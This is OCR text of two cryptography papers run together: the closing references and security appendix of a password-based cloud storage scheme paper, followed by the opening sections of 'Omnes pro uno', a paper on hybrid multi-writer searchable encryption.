necessary for upgrading and updating a living popular App supporting an enormous amount of users.

Acknowledgement

Moti Yung thanks the Snap Inc.'s security team for initial discussions leading to this work. Long Chen was supported by the National Key R&D Program of China 2021YFB3100100. Qiang Tang is supported in part by gifts from Stellar Foundation, Ethereum Foundation and Protocol Labs. Qiang Tang and Ya-Nan Li were also previously supported in part by NSF grant CNS #1801492 when the work was partially done and they were in New Jersey Institute of Technology.

References

[1] Michel Abdalla, Mario Cornejo, Anca Nitulescu, and David Pointcheval. Robust password-protected secret sharing. In *ESORICS*, pages 61–79. Springer, 2016.

[2] AWS. https://docs.aws.amazon.com/AmazonS3/latest/API/Type_API_Reference.html. Accessed July 30, 2020.

[3] AWS. Amazon EBS pricing. https://aws.amazon.com/ebs/pricing. Accessed July 31, 2020.

[4] AWS. Amazon EC2 on-demand pricing. https://aws.amazon.com/ec2/pricing/on-demand. Accessed July 30, 2020.

[5] Ali Bagherzandi, Stanislaw Jarecki, Nitesh Saxena, and Yanbin Lu. Password-protected secret sharing. In *CCS*, pages 433–444. ACM, 2011.

[6] Andrea Biondo, Mauro Conti, Lucas Davi, Tommaso Frassetto, and Ahmad-Reza Sadeghi. The guard's dilemma: Efficient code-reuse attacks against Intel SGX. In *USENIX Security*, pages 1213–1227, 2018.

[7] Jad S Boutros, Jiayuan Ma, Filipe Jorge Marques de Almeida, and Marcel M Yung. Device independent encrypted content access system, July 2 2019. US Patent 10,341,304.

[8] Xavier Boyen. Hidden credential retrieval from a reusable password. In *ASIACCS*, pages 228–238, 2009.

[9] Ferdinand Brasser, Urs Müller, Alexandra Dmitrienko, Kari Kostiainen, Srdjan Capkun, and Ahmad-Reza Sadeghi. Software grand exposure:SGX cache attacks are practical. In *WOOT*, 2017.

[10] Jan Camenisch, Robert R Enderlein, and Gregory Neven. Two-server password-authenticated secret sharing UC-secure against transient corruptions. In *PKC*, pages 283–307. Springer, 2015.

[11] Jan Camenisch, Anja Lehmann, Anna Lysyanskaya, and Gregory Neven. Memento: How to reconstruct your secrets from a single password in a hostile environment. In *CRYPTO*, pages 256–275. Springer, 2014.

[12] Jan Camenisch, Anna Lysyanskaya, and Gregory Neven. Practical yet universally composable two-server password-authenticated secret sharing. In *CCS*, pages 525–536. ACM, 2012.

[13] Kaizen Coder. Occam's razor in software development. https://www.cirdangroup.com/cirdan-blog/occams-razor-in-software-development. Accessed January 12, 2020.

[14] Emma Dauterman, Henry Corrigan-Gibbs, and David Mazières. {SafetyPin}: Encrypted backups with {Human-Memorable} secrets. In *14th USENIX Symposium on Operating Systems Design and Implementation (OSDI 20)*, pages 1121–1138, 2020.

[15] Dropbox. Dropbox for java developers. https://www.dropbox.com/developers/documentation/java. Accessed July 30, 2020.

[16] Adam Everspaugh, Rahul Chaterjee, Samuel Scott, Ari Juels, and Thomas Ristenpart. The Pythia PRF service. In *USENIX Security*, pages 547–562, 2015.

[17] Michael J Freedman, Yuval Ishai, Benny Pinkas, and Omer Reingold. Keyword search and oblivious pseudorandom functions. In *TCC*, pages 303–324. Springer, 2005.

[18] Google. Cloud storage client libraries. https://cloud.google.com/storage/docs/reference/libraries. Accessed July 30, 2020.

[19] Cirdan Group. The role of occam's razor in agile software development. https://www.cirdangroup.com/cirdan-blog/occams-razor-in-software-development. Accessed January 12, 2020.

[20] Eran Hammer-Lahav. The OAuth 1.0 protocol. 2010.

[21] Dick Hardt. The OAuth 2.0 authorization framework. 2012.

[22] Google Chrome Help. Manage passwords. Website, 2021. https://support.google.com/chrome/answer/95606?co=GENIE.Platform.

[23] IBM Security. IBM HSM products. https://www.ibm.com/security/cryptocards, May 2018.

[24] Apple Inc. Set up icloud keychain. Website, 2021. SetupiCloudKeychain.

[25] Intricately. Everything you want to know about TikTok. https://my.intricately.com/companies/tiktok, 2017. Online; accessed 6 January 2020.

[26] Tibor Jager, Florian Kohlar, Sven Schäge, and Jörg Schwenk. On the security of TLS-DHE in the standard model. In *CRYPTO*, pages 273–293. Springer, 2012.

[27] Stanislaw Jarecki, Aggelos Kiayias, and Hugo Krawczyk. Round-optimal password-protected secret sharing and T-PAKE in the password-only model. In *ASIACRYPT*, pages 233–253. Springer, 2014.

[28] Stanislaw Jarecki, Aggelos Kiayias, Hugo Krawczyk, and Jiayu Xu. Highly-efficient and composable password-protected secret sharing (or: How to protect your bitcoin wallet online). In *EuroS&P*, pages 276–291. IEEE, 2016.

[29] Stanisław Jarecki, Aggelos Kiayias, Hugo Krawczyk, and Jiayu Xu. TOPPSS: Cost-minimal password-protected secret sharing based on threshold OPRF. In *ACNS*, pages 39–58. Springer, 2017.

[30] Stanislaw Jarecki, Hugo Krawczyk, and Jason Resch. Updatable oblivious key management for storage systems. In *CCS*, pages 379–393, 2019.

[31] Brandon Jones. Do Snapchat memories take up space on your phone? https://www.psafe.com/en/blog/snapchat-memories-take-space-phone/, 2017. Online; accessed 6 January 2020.

[32] Hugo Krawczyk, Kenneth G Paterson, and Hoeteck Wee. On the security of the TLS protocol: A systematic analysis. In *CRYPTO*, pages 429–448. Springer, 2013.

[33] Sarah Kuranda. How private is your public cloud? stacking up google, microsoft and aws data privacy. https://www.crn.com/news/cloud/300081714/how-private-is-your-public-cloud-stacking-up-google-microsoft-and-aws-data-privacy.htm, 2016. Online; accessed 6 January 2020.

[34] Russell WF Lai, Christoph Egger, Manuel Reinert, Sherman SM Chow, Matteo Maffei, and Dominique Schröder. Simple password-hardened encryption services. In *USENIX Security*, pages 1405–1421, 2018.

[35] Russell WF Lai, Christoph Egger, Dominique Schröder, and Sherman SM Chow. Phoenix: Rebirth of a cryptographic password-hardening service. In *USENIX Security*, pages 899–916, 2017.

[36] Philip MacKenzie, Thomas Shrimpton, and Markus Jakobsson. Threshold password-authenticated key exchange. In *CRYPTO*, pages 385–400. Springer, 2002.

[37] Frank McKeen, Ilya Alexandrovich, Ittai Anati, Dror Caspi, Simon Johnson, Rebekah Leslie-Hurd, and Carlos Rozas. Intel® software guard extensions (intel® sgx) support for dynamic memory management inside an enclave. In *HASPICSA*, page 10. ACM, 2016.

[38] Brendan McMahan and Daniel Ramage. Federated learning: Collaborative machine learning without centralized training data. *Google Research Blog*, 3, 2017.

[39] Tim Menzies. *Occam's Razor and Simple Software Project Management*, pages 447–472. Springer Berlin Heidelberg, Berlin, Heidelberg, 2014.

[40] Cade Metz. How Facebook moved 20 billion Instagram photos without you noticing. https://www.wired.com/2014/06/facebook-instagram/, 2014. Online; accessed 6 January 2020.

[41] Microsoft. Azure storage libraries for java. https://docs.microsoft.com/en-us/java/api/overview/azure/storage. Published February 13, 2020.

[42] Kathleen Moriarty, Burt Kaliski, and Andreas Rusch. PKCS# 5: password-based cryptography specification version 2.1. Technical report, 2017.

[43] Rick Mugridge. Test driven development and the scientific method. In *ADC*, pages 47–52. IEEE, 2003.

[44] Moni Naor and Omer Reingold. Number-theoretic constructions of efficient pseudo-random functions. In *FOCS*, pages 458–467. IEEE, 1997.

[45] Oleksii Oleksenko, Bohdan Trach, Robert Krahn, Mark Silberstein, and Christof Fetzer. Varys: Protecting SGX enclaves from practical side-channel attacks. In *USENIX ATC*, pages 227–240, 2018.

[46] Sarah Pearman, Jeremy Thomas, Pardis Emami Naeini, Hana Habib, Lujo Bauer, Nicolas Christin, Lorrie Faith Cranor, Serge Egelman, and Alain Forget. Let's go in for a closer look: Observing passwords in their natural habitat. In *CCS*, pages 295–310, 2017.

[47] Jonas Schneider, Nils Fleischhacker, Dominique Schröder, and Michael Backes. Efficient cryptographic password hardening services from partially oblivious commitments. In *CCS*, pages 1192–1203. ACM, 2016.

[48] Maliheh Shirvanian, Stanislaw Jareckiy, Hugo Krawczykz, and Nitesh Saxena. Sphinx: A password store that perfectly hides passwords from itself. In *ICDCS*, pages 1094–1104. IEEE, 2017.

[49] Snapchat. How to use my eyes only. https://support.snapchat.com/en-US/a/my-eyes-only. Accessed July 22, 2020.

[50] Mads Soegaard. Occam's razor: The simplest solution is always the best. https://www.cirdangroup.com/cirdan-blog/occams-razor-in-software-development. Accessed January 12, 2020.

[51] Sampath Srinivas, Dirk Balfanz, Eric Tiffany, FIDO Alliance, and Alexei Czeskis. Universal 2nd factor (U2F) overview. *FIDO Alliance Proposed Standard*, pages 1–5, 2015.

[52] Jo Van Bulck, Frank Piessens, and Raoul Strackx. Sgx-step: A practical attack framework for precise enclave execution control. In *SysTEXSOSP*, pages 1–6, 2017.

[53] Paul Voigt and Axel Von dem Bussche. The EU general data protection regulation (GDPR). *A Practical Guide, 1st Ed., Cham: Springer International Publishing*, 2017.

[54] Ding Wang and Ping Wang. The emperor's new password creation policies: An evaluation of leading web services and the effect of role in resisting against online guessing. In *ESORICS*, pages 456–477. Springer, 2015.

[55] Ding Wang, Zijian Zhang, Ping Wang, Jeff Yan, and Xinyi Huang. Targeted online password guessing: An underestimated threat. In *CCS*, pages 1242–1254. ACM, 2016.

[56] Lin Zhang, Zhenfeng Zhang, and Xuexian Hu. UC-secure two-server password-based authentication protocol and its applications. In *AsiaCCS*, pages 153–164. ACM, 2016.

A Security and Analysis of IBOPRF

Here we provide the formal definition of IBOPRF as well as the corresponding security analysis.

A.1 Security definition

Pseudorandomness: Intuitively, the pseudorandomness captures the security of IBOPRF against other malicious clients. It guarantees that other clients who did not corrupt the server can not distinguish $y = \mathcal{F}_k(id^*, x^*)$ with a random string r for a chosen identity id^* and a secret input x, even though he can arbitrarily query the server. More precisely, we have the following definition.

Definition 3 *let $\mathcal{D}$ be the distribution of input x and B be the maximum number of the adversary to query the server with identity id^*. If the minimum entropy of the distribution is d, we call an IBOPRF with (ε, d, B)-pseudorandomness if the probability of a probabilistic polynomial time adversary to win the game in the left side of Fig. 11 is ε.*

Obliviousness: Intuitively, the obliviousness captures the security of IBOPRF against the malicious server. It guarantees that a malicious server can not predict y for a fixed id and an unknown input x, even he can interact with the honest client holding id and x multiple times. More precisely, we have the following definition.

Definition 4 *Let $\mathcal{D}$ be the distribution of input x, where d is the min-entropy of the input distribution $\mathcal{D}$. We call an IBOPRF with (ε, d, k)-obliviousness if the probability of the successful guess in the game in the right side of Fig. 11 is less than ε when the adversary could make k different guesses for y.*

A.2 Analysis

In this section, we will show the IBOPRF construction in Sec.3 satisfies the uniqueness, pseudorandomness and obliviousness.

Uniqueness. The uniqueness is obvious, since the output of the function is $y = \mathsf{H}_3\left(x, \mathsf{H}_1(x)^{\mathsf{H}_2(msk,id)}\right)$.

Pseudorandomness. The pseudorandomness comes from the (N, Q) one-more Diffie-Hellman assumption [27, 28], which states that for any polynomial time adversary $\mathcal{A}$, $\Pr_{k \leftarrow\$ \mathbb{Z}_m, g_i \leftarrow\$ \mathbb{G}}[\mathcal{A}^{(\cdot)^k, \mathsf{DDH}(\cdot)}(g, g^k, g_1, \ldots, g_n) = S]$ is negligible, where $S = \{(g_{j_s}, g_{j_s}^k) | S = 1, \ldots, Q+1\}$, Q is the number of $\mathcal{A}$'s queries to the $(\cdot)^k$ oracle, and $j_s \in [N]$ for $s \in [Q+1]$. In other words, suppose $\mathcal{A}$ is allowed to query with a "kth power" oracle with Q times and a DDH oracle with polynomial queries. The assumption claims that although the $\mathcal{A}$ is allowed to compute the kth power of any Q of the N elements via quering $(\cdot)^k$ oracle, $\mathcal{A}$ computes the kth power of any $Q+1$ of the N elements (i.e. computes the kth power of "one more" element) is negligible.

Note that H_1, H_2 and H_3 could be modeled as random oracles. If the adversary has not been queried (msk, id^*) on the random oracle H_2, k_{id^*} is completely random to the adversary. Moreover, if the adversary has not queried $(x^*, \mathsf{H}_1(x^*)^{k_{id^*}})$ to the random oracle H_3, the value y will be truly random to the adversary. So we could conclude that a successful adversary must have queried x^* to H_1 and be able to compute $\mathsf{H}_1(x^*)^{k_{id^*}}$. Assume that the adversary has queried H_1 with q times. Since the adversary is only allowed to query the oracle $S()$ with id^* with B times, according to the (q, B) one-more Diffie-Hellman assumption the adversary can at most get B tuples with the form $(x, H_1(x)^{k_{id}})$. That means the adversary must get the correct x^* within B guesses. So the probability is $O(B/d)$.

Obliviousness. The obliviousness is easy to get when we model H_1 and H_3 as the random oracle. To get the correct y, the adversary must guess the correct input x^*. The probability to get the correct x^* within k guesses is less than $O(k/d)$.




Figure 11: The pseudorandomness and obliviousness of the IBOPRF. $\mathcal{D}$ is the distribution of input x and B is the maximum number of the adversary to query the server with identity id^*.

B Further Extensions

Due to our principle of minimal addition to an existing infrastructure and simplicity, our system could be easily extended to support further functionalities and more complicated settings.

Defending denial of service attacks. DOS attacks are a fundamental threat to Apps, not only to the PBCS system. In our protocol, the adversary can send an arbitrary number of Give requests to the key server. Since the key server does not authenticate the client in this stage, he will need to store everything it receives, and may give out his storage resources. A simple countermeasure is: one can make the key management server and the data server share one identity list, so only the client with the *id* on the list can "Give" the key.

Proactive security guarantees that an attacker has less time to compromise shares and as long as the attacker visits both server simultaneously, the system remains secure. PBCS can choose new randomness s'_{id} and r'_{id} stored under the cloud server and compute $t' = \mathsf{KDF}_1(s'_{id}, PP)$, $k'_1 = \mathsf{KDF}_2(r'_{id}, PP)$, $k'_2 = \mathsf{KDF}_3(r'_{id}, PP)$, $ct' = \mathsf{Enc}(k'_1, mk)$, $\tau' = \mathsf{H}_4(k'_2, ct')$ and depositing (t', ct', τ') to the key management server.

Different authentication factors. The security of PBCS system relies on the security of the passphrase. The passphrase we described in the protocol does not have to be restricted to password. To achieve a higher level security, the user can choose the biometrics or a long PIN generated by a secure device or escrow system. Therefore, the passphrase can have a very high entropy, and PBCS is more robust against online dictionary attacks. Furthermore, if the user leverages different authentication factors to login the key server and the cloud server respectively, e.g., using the Face ID to login the key server and the password to login the cloud server, the leakage of one authentication factor will not be affected the security of PBCS and the IBOPRF module could be saved.

C Implementation Optimization

In the implementation of PBCS, we leverage a simple optimization idea: one can parallelly encrypt/decrypt data while upload/download, hence he does not need to wait the finish of the encryption/decryption before uploading/downloading the data. However, it is involved to determine how many blocks we should divide a file, since cloud storage needs to return an "ack" confirmation for each request on each block. The increased block number brings extra latency, which could be large when network delay is long.

Taking all those into account, we first model the time cost T as the function of file size s and total block number n, and then get a quick estimation $T(n,s) = k_2\frac{s}{n} + (2c_2 + c3)n + k_1 s + c_1$, where k_2 represents the encryption time (s/MB), c_2 is the network latency, and c_3 is the time for S3 processing one deposit instruction; while k_1 denotes the time needed for transferring and storing 1MB data to S3, c_1 denotes the TLS connection building time, which is constant for the same network. Uploading a plaintext will take $T(1,s)$. Thus the overhead can be easily derived as $\Delta T = T(1,s) - T(n,s)$, which we will minimize by finding the optimal number of blocks n^* as a function of s. We estimate the concrete parameters in our experiment environment, set n^* accordingly. In our concrete example $n^* = \sqrt{\frac{s}{20}}$, which could be easily adapted in different network conditions.

Omnes pro uno: Practical Multi-Writer Encrypted Database

Jiafan Wang
Department of Information Engineering
The Chinese University of Hong Kong
Shatin, N.T., Hong Kong

Sherman S. M. Chow*
Department of Information Engineering
The Chinese University of Hong Kong
Shatin, N.T., Hong Kong

Abstract

Multi-writer encrypted databases allow a reader to search over data contributed by multiple writers securely. Public-key searchable encryption (PKSE) appears to be the right primitive. However, its search latency is not welcomed in practice for requiring public-key operations linear in the database size. In contrast, symmetric searchable encryption (SSE) realizes sublinear search, but it is inherently not multi-writer.

This paper aims for the best of both SSE and PKSE, *i.e.*, sublinear search and multiple writers, by formalizing hybrid searchable encryption (HSE), with some seemingly conflicting yet desirable features, requiring new insights to achieve. HSE, built on top of dynamic SSE (DSSE), should satisfy the *de facto* standard of forward privacy. Its multi-writer support makes the known approach (of secret state maintenance) fail. HSE should also feature confined search, ideally with search tokens of size independent of the writer subset size for each search. For these, we devise a partial rebuild technique and two building blocks (of independent interests) – identity-coupling key-aggregate encryption and epoch-based forward-private DSSE. Our evaluation over real-world datasets shows that HSE surpasses prior arts by orders of magnitude.

1 Introduction

Searchable encryption enables a "reader" to search over databases encrypted by "writers" and stored in a remote server. To search means identifying all files containing a keyword w by granting a search token for w to the server. Since the seminal work by Song *et al.* [34], many schemes appear, which broadly fall into two categories: symmetric searchable encryption (SSE) and public-key searchable encryption (PKSE) [7].

SSE mainly considers a client takes both the reader and writer roles, while the server is honest-but-curious. The client creates an encrypted database and later searches over it using a secret. With pre-built indices, the search complexity of typical SSE schemes is *sublinear in the database size* or optimally linear in the number of matches [19]. Minimizing client-server interactions (to one round) is often a major goal (*e.g.* [33]).

Kamara *et al.* [26] proposed dynamic SSE (DSSE), where a client could update the outsourced database by creating an update token. The new operation introduces new attack surfaces: it is deemed insecure if any search token previously delegated for a certain keyword can identify any newly inserted file, leading to injection attacks [41]. *Forward privacy* thus becomes a *de facto* standard [10, 29, 35]. It requires the past search not to compromise the privacy of future data. Forward-private DSSE typically requires the client to *refresh* the secret state (which could be outsourced at the cost of interactive update [20] or one more round trip before each search). Otherwise, search tokens and update tokens remain the same for all time, no matter whether a search has happened or not.

PKSE is for *multiple writers*, taking a reader public key to generate searchable ciphertexts. A search token from the reader allows the server to search over these ciphertexts. In its motivating application [7], a reader lets the gateway search over encrypted emails from writers, *e.g.*, those labeled with "urgent." One can obtain PKSE from anonymous identity-based encryption (IBE), viewing keywords as identities [2].

Techniques for sublinear search time in DSSE seem inapplicable to PKSE. The lack of shared secrets between writers forbids them from jointly constructing a search index, which is essential for sublinear search. Thus, the search time of most PKSE schemes is undesirably linear in the database size. Unfortunately, there is hardly any effort in improving the searching time needed for real-world applications in these two decades [34], probably due to the inherent complexity. With very different features and focuses of SSE and PKSE, a challenging and practically relevant question is thus raised:

Can we achieve the best of both worlds – sublinear search in symmetric searchable encryption and multi-writer support in public-key searchable encryption – while featuring forward privacy and non-interactive searches and updates?

*Corresponding author: Supported by GRF (CUHK 14210217) of UGC. We are grateful to Seny Kamara for encouragement during the infancy stage when the hybrid idea is first conceived before the birth of DSSE, to Russell W. F. Lai for his help during the early stages, and to the anonymous reviewers.

1.1 Multi-Writer Encrypted Database via HSE

Our affirmative answer is a new notion we call *hybrid searchable encryption* (HSE). While server-side efficiency is our motivating concern, there can be different deployment expectations. We consider several motivating canonical use-cases of multi-writer applications to illustrate the desideratum of HSE: sensor networks [31], medical databases [18], and contributive applications (*e.g.*, email [7] and machine learning [28]).

No Secret-Key Distribution. Sharing a symmetric key with each writer is a bit (managerially/monetarily) costly, especially for weak devices. Requiring writing tokens simply does not fit with emails and contributive applications, discouraging "unmet writers" from contributing. HSE writers should *only use the public key* of the reader to create HSE ciphertexts.

No Synchronous Communication. Communication rounds, an important criterion of searchable encryption [19], should be kept minimal. Connectivity is relatively scarce in sensor networks and mobile IoT networks, and round-trip latency can be large. A usable scheme would not rely on prompt responses of the reader to each writer before they can contribute data.

Optimal Asymmetric and Symmetric Efficiency. HSE writers can *independently* (public-key) encrypt their updates for the *exact or different* keywords. Thus, we *must* use a number of public-key operations to differentiate them. Realistically, it should be linear in the number of *active keywords* added by the writers that the reader will search over, which is typically less than the number of updates. Meanwhile, HSE still keeps the number of *symmetric operations* sublinear as optimal SSE.

Compact Token for Confined Search. HSE can restrict the scope of each search to a different writer subset. This prevents unnecessary leakage and accelerates the search. To save computation and bandwidth non-trivially, the search token size should be *independent* of the number of interested writers.

Forward Privacy. The impact of not having forward privacy is amplified in HSE – the search authorized over an old database contributed by some writers should not automatically compromise the data privacy of the future data submitted by other honest writers. The notion is well-studied in DSSE as a property centered around a *single* client, who can, after every search, *immediately* refresh a secret (local) state. Nevertheless, in HSE, writers do not know what the reader has done unless they synchronize with the reader or the server before every update. Trivial adoption of known techniques means sharing the secret with all writers, nullifying forward privacy against writers. It is now apparent that the requirements of HSE are inter-related, *e.g.*, non-interactiveness renders traditional forward privacy tricks no longer applicable. Formulating and achieving it in non-interactive HSE thus appear to be solving the unsolvable and need new insights.

A Warm-Up Construction. We first propose a conceptually simple generic HSE construction G-HSE from DSSE and anonymous IBE as a baseline. The reader initializes n instances of anonymous IBE for n writers, while each writer independently builds a DSSE instance. To avoid name-clashing with the identity of IBE, we associate each *writer* to a *class*.

To update, besides the DSSE update, the writer IBE-encrypts the DSSE search token of the associated keyword w, treating w as the identity, if the token has not been encrypted before. The server stores a set of encrypted DSSE search tokens. To search, the reader generates decryption keys for the keyword to be searched under IBE instances of the target subset of classes. The server decrypts entries in the token set for DSSE search tokens and searches over their DSSE instances.

G-HSE is non-interactive and enjoys sublinear search time of DSSE with an arguably optimal number of public-key operations for searching the keyword set of each target writer.

1.2 Overview of ICKAE, E-DSSE, and FP-HSE

G-HSE fails to provide 1) forward privacy as the search tokens never change; and 2) compact token for confined search as the number of search tokens is linear in the writer-subset size. We thus design FP-HSE, a forward-private HSE construction with constant-size search tokens. It is instantiated with two building blocks, each resolving one kind of shortcomings.

ICKAE. The first one is identity-coupling key-aggregate encryption (ICKAE). As key-aggregate encryption [18], the distinctive advantage of ICKAE is its $O(1)$-size decryption key aggregating the decryption power for any polynomial number of (writer) classes. In the context of FP-HSE, an $O(1)$-size decryption key constrained to *any* subset of writers (totaling $(2^n - 1)$ possibilities for n writers) can be derived.

The ciphertext and the decryption key of ICKAE are coupled with an identity (ID), such that the decryption key for a writer subset and a specific ID can only decrypt the ciphertext created for any writer in the subset and the same ID. The ID associated with the ciphertext is hidden from anyone who cannot decrypt. ICKAE thus enables $O(1)$-size tokens for FP-HSE search. Our FP-HSE uses both the keyword and the "epoch" as an ID, so a decryption key cannot decrypt ciphertexts for subsequent epochs. ICKAE is also of independent interest for its more fine-grained access control than its basis.

E-DSSE. Our second building block is E-DSSE, which adapts the epoch-based forward privacy of public-key encryption (PKE) [12] to epoch-based forward privacy in DSSE. It relies on a loosely synchronized clock indicating the current epoch.

E-DSSE enables the data owner to delegate the *temporal search ability* to other readers or the server via a *constant-size* token, which can retrieve any related tuples updated at the epoch associated with the token and any prior epochs. The search token automatically fails to retrieve updates at any later epochs, without the need for refreshment per search after new updates in forward-private DSSE [10, 29]. This property helps to realize forward privacy in HSE without synchronous communication and comes in handy for multi-reader DSSE.

Scheme	Search Complexity	Token Size	Forward Privacy	Confined Search
PKSE [2]	$O(\lvert\mathsf{DB}\rvert^{\dagger})$	$O(1)$	✗	✗
FP-PKSE [40]	$O(\lvert\mathsf{DB}\rvert^{\dagger})$	$O(1)$	✓	✗
SPCHS [39]	$O(\lvert R_w\rvert^{\dagger})$	$O(1)$	✗	✗
G-HSE	$O(\lvert W\rvert^{\dagger}+\lvert R_w\rvert)$	$O(\lvert S\rvert)$	✗	✓
FP-HSE	$O(\lvert W\rvert^{\dagger}+\lvert R_w\rvert)$	$O(1)$	✓	✓

S: a subset of writers; DB: the whole database; †: public-key operation; W: the set of active keywords written by S; R_w: updates of w from S.

Table 1: Searchable Encryption for Multiple Writers

The epoch length in E-DSSE can be set autonomously. The system thus provides a tunable tradeoff between flexibility and forward privacy, which is *first-of-its-kind* in the SSE literature to our knowledge. A shorter epoch trades flexibility for higher forward privacy as issued tokens become invalid sooner. This also matches epoch-based secure messaging systems [22].

Partial Rebuild. Merely instantiating HSE by ICKAE and E-DSSE is still lacking. Note that the search token changes when updating the same keyword at different epochs in E-DSSE. The number of ciphertexts for search tokens thus needs to be ever-growing to ensure the reader could always get the latest results. This will severely degrade the search performance of FP-HSE. Our remedy is to *partially* rebuild the token parts instead of the whole database by adapting an idea originally proposed for breach resistance [3].

Note that writers still need not be synchronized. They could go offline for a few epochs without harming security.

FP-HSE. FP-HSE precludes the shortcomings of G-HSE: 1) FP-HSE inherits epoch-based forward privacy of E-DSSE as the token changes per epoch; and 2) FP-HSE realizes compact token for confined search due to $O(1)$-size ICKAE decryption keys. Table 1 summarizes HSE's performance and properties.

1.3 Related Work

For easy indexing, early attempts study public-key deterministic encryption [5] with unavoidable weakened security. A notable alternative of "searchable public-key ciphertexts with hidden structures" (SPCHS) was proposed by Xu *et al.* [39]. It can be treated as deriving the secret key for PKSE via non-interactive key exchange. Consequently, each traversal during a search takes pairing operations. More importantly, SPCHS supports neither forward privacy nor confined search.

Many *"multi-user"* searchable encryption schemes have appeared. Their user often refers to a reader. They share SSE search tokens to multiple readers, *e.g.*, via broadcast encryption (BE) [19], proxy re-encryption [24], or relying on trusted hardware [30]. Many key-aggregate searchable encryption schemes have also appeared. They still take linear time, and some are broken. We omit them due to the page limit.

Our ICKAE scheme got inspiration from hierarchical ID-coupling broadcast encryption [4] and KAE [18]. The former notion is extensible to forward-secure BE and searchable BE. In principle, it could lead to forward-secure searchable BE, which predates FP-PKSE [40]. Designing an ID-coupling scheme is non-trivial, *e.g.*, trivial extension from an anonymous IBE scheme may lose its anonymity [4].

1.4 Our Contribution

New Paradigm of Searchable Encryption (Section 3). We propose HSE, a new notion that can simultaneously achieve sublinear search complexity of SSE and multi-writer support in PKSE. It is non-trivial to define its security when there is only one client in DSSE, and writer corruption (meaningful in HSE) is not a concern in PKSE since writers are stateless. Notably, we extend the history-based leakage of DSSE [19] to precisely capture the leakage in the context of HSE, while the security of PKSE often does not involve leakage at all.

New Primitive: ID-Coupling Key-Aggregate Encryption (Section 4). We propose the notion of ICKAE with a scheme featuring $O(1)$-size decryption keys that couples with an ID. Generating an aggregate key for n classes is more efficient than generating n decryption keys for n IBE instances [8].

New Epoch-Based Forward Privacy (Sections 3.4 and 5). We formally define epoch-based forward privacy of HSE and DSSE for a general notion of epoch (*e.g.*, key rotation leads to a new epoch). We propose an epoch-based forward-private DSSE construction E-DSSE with optimal complexities.

Forward-Private HSE with Compact Tokens (Section 6). Our FP-HSE instantiated from new building blocks (ICKAE and E-DSSE) features non-interactive forward privacy and $O(1)$-size tokens for confined searches. It is modular and benefits from better building blocks in the future. Its token-based design is compatible with many existing SSE works. In particular, it can be easily extended with backward privacy.

Experimental Evaluation (Section 7). We implement both G-HSE and FP-HSE, compare their performance with prior arts over real-world datasets for our use-cases, and comprehensively analyze their efficiency under various parameters.

2 Dynamic Symmetric Searchable Encryption

$||$ is concatenation. $x \leftarrow\!\$\, X$ samples x uniformly from set X. $\mathsf{negl}(\lambda)$ denotes a negligible function in λ. $[n] = \{1,\ldots,n\}$.

Definition 1 (DSSE **[26]**) *A* DSSE *scheme consists of five probabilistic polynomial-time (*PPT*) algorithms:*

$(\mathsf{k},\mathsf{st},\mathsf{EDB}) \leftarrow \mathsf{Setup}(1^{\lambda})$ *takes as input a security parameter* λ*. It outputs a secret key* k *and a state* st *to be stored locally and an initialized encrypted database* EDB*.*

$(\mathfrak{s},\mathsf{st}') \leftarrow \mathsf{SrchTkn}(\mathsf{st},\mathsf{k},w)$ *takes a state* st*, a secret key* k*, and a keyword* w*. It outputs a search token* $\mathfrak{s}$ *and a state* st′*.*

$(R,\mathsf{EDB}') \leftarrow \mathsf{Srch}(\mathfrak{s},\mathsf{EDB})$ *takes as input a search token* $\mathfrak{s}$ *and an encrypted database* EDB*. It outputs a possibly updated encrypted database* EDB′ *and the search result* R*.*

$(\mathfrak{u}, \mathsf{st}') \leftarrow \mathsf{UpdtTkn}(\mathsf{st}, \mathsf{k}, \mathsf{op}, w, f)$ *takes as input a state* st*, a secret key* k*, an operation* $\mathsf{op} \in \{\mathsf{add}, \mathsf{del}\}$*, and a keyword-file pair* (w, f)*. It outputs an update token* $\mathfrak{u}$ *and a new state* st'*.*

$\mathsf{EDB}' \leftarrow \mathsf{Updt}(\mathfrak{u}, \mathsf{EDB})$ *takes as input an update token* $\mathfrak{u}$ *and* EDB*. It outputs an updated encrypted database* EDB'*.*

DSSE security is captured in the real/ideal simulation paradigm with a leakage function family $\mathcal{L} = \{\mathcal{L}^{\mathsf{Stp}}, \mathcal{L}^{\mathsf{Srch}}, \mathcal{L}^{\mathsf{Updt}}\}$. $\mathcal{L}$ contains the leakage of setup, search, and update, with a sequence of historical operations as an implicit input.

